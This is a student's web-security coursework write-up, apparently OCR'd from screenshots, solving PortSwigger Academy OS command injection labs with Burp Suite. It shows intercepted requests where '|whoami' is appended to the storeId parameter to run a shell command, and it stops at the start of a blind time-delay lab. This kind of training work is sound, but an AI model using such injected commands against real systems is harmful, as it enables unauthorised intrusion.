Sri Lanka Institute of Information Technology

OS command injection

WD - Wednesday Group Submission

IE2062 – Web Security.


Submitted by:

IT22199508 – Athapaththu A.M.M.I.P

Date of submission

2024.02.28

OS command injection, simple case



OS command injection, simple
New Tab
https://0a8c005603b16a26827d1f0900210091.web-security-academy.net/product?productId=1
Getting Started
ASUS Software Portal ...
MyASUS Software - G...
McAfee LiveSafe
3utools - Google Search

Description:

Sometimes being an adult just gets boring. Why not hop back in time and have a bounce on one of these bad boys. But I'm too big for space hoppers I hear you cry, not anymore. No more embarrassing accidents in the garden, no more falling off your kid's miniature hopper that doesn't balance your bum properly. Simply hop on the Adult Space Hopper on relieve your youth. Better yet, why not get several for the garden and liven up those parties. It's also an ideal addition to any office, give your staff a break and a laugh and liven up those work do's. Debbie's been sat still all day on her chair dealing with the accounts, why not let her hop

London
Paris
Milan


e her.

l, party games at home or the garden, the Adult Space Hopper is the perfect gift for a fun-loving adult and it's sure

olleagues.

London ⌄ Check stock

< Return to list



Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.12.1.5 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Intercept HTTP history WebSockets history Proxy settings


Request to https://0a8c005603b16a26827d1f0900210091.web-security-academy.net:443 [34.246.129.62]

Forward
Drop
Intercept is on
Action
Open browser
Add notes
HTTP/2
Pretty Raw Hex

```
POST /product/stock HTTP/2
Host: 0a8c005603b16a26827d1f0900210091.web-security-academy.net
Cookie: session=wXRG6p3rAs5PBdV8TTWmy2PTn2RPsRZn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101 Firefox/123.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://0a8c005603b16a26827d1f0900210091.web-security-academy.net/product?productId=1
Content-Type: application/x-www-form-urlencoded
Content-Length: 21
Origin: https://0a8c005603b16a26827d1f0900210091.web-security-academy.net
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers

productId=1&storeId=2
```

Inspector	
Request attributes	2
Request query parameters	0
Request body parameters	2
Request cookies	1
Request headers	17

- Open burp suit and use intercept on and get RAW code ten send it to the repeater.




Target: https://0a8c005603b16a26827d1f0900210091.web-security-academy.net HTTP/2

Request

```
POST /product/stock HTTP/2
Host: 0a8c005603b16a26827d1f0900210091.web-security-academy.net
Cookie: session=wXRG6p3rAs5PBdV8TTWmy2PTn2RPsRZn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101
Firefox/123.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
https://0a8c005603b16a26827d1f0900210091.web-security-academy.net/product?productId
=1
Content-Type: application/x-www-form-urlencoded
Content-Length: 21
Origin: https://0a8c005603b16a26827d1f0900210091.web-security-academy.net
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers

productId=1&storeId=2
```

Response

```
HTTP/2 200 OK
Content-Type: text/plain; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 3

22

```



Target: https://0a8c005603b16a26827d1f0900210091.web-security-academy.net HTTP/2


Request

```
POST /product/stock HTTP/2
Host: 0a8c005603b16a26827d1f0900210091.web-security-academy.net
Cookie: session=wXRG6p3rAs5PBdV8TTWmy2PTn2RPsRZn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101
Firefox/123.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
https://0a8c005603b16a26827d1f0900210091.web-security-academy.net/product?productId
=1
Content-Type: application/x-www-form-urlencoded
Content-Length: 21
Origin: https://0a8c005603b16a26827d1f0900210091.web-security-academy.net
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers

productId=1&storeId=2|whoami
```

Response

```
HTTP/2 200 OK
Content-Type: text/plain; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 3

22

```

- After, change last row as “productId=1&storeId=2**|whoami**”



OS command injection, simple case

Back to lab description »

LAB Solved

Congratulations, you solved the lab!

Share your skills!

Continue learning »


Home

Adult Space Hopper

$45.94

- Then you send it, you'll receive the lab solved massage.

Blind OS command injection with time delays



https://0a8c005103be3f75805d94fe000b0014.web-security-academy.net

Blind OS command injection with time delays


Back to lab description

LAB Not solved

Home | Submit feedback

WE LIKE TO SHOP

Your Virtual Journey Starts Here	Pet Experience Days	Picture Box	AbZorba Ball
$66.07	$75.46	$55.56	$68.61
View details	View details	View details	View details



https://0a8c005103be3f75805d94fe000b0014.web-security-academy.net/feedback

Home | Submit feedback

Submit feedback

Name:
sfsdfsdf


Email:
sfsdfsd@gmail.com

Subject:
sdfsdf

Message:
sdfsdfsdfsdf

Submit feedback

- Go to the page and fill the feed back details.


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.12.1.5 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Intercept HTTP history WebSockets history Proxy settings
Forward
Drop
Intercept is on
Action
Open browser
Add notes
HTTP/2
Pretty Raw Hex
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 5
Request cookies 1
Request headers 17
Notes
Search
0 highlights
Event log (10) All issues
Memory: 159.3MB

Request to https://0a8c005103be3f75805d94fe000b0014.web-security-academy.net:443 [79.125.84.16]

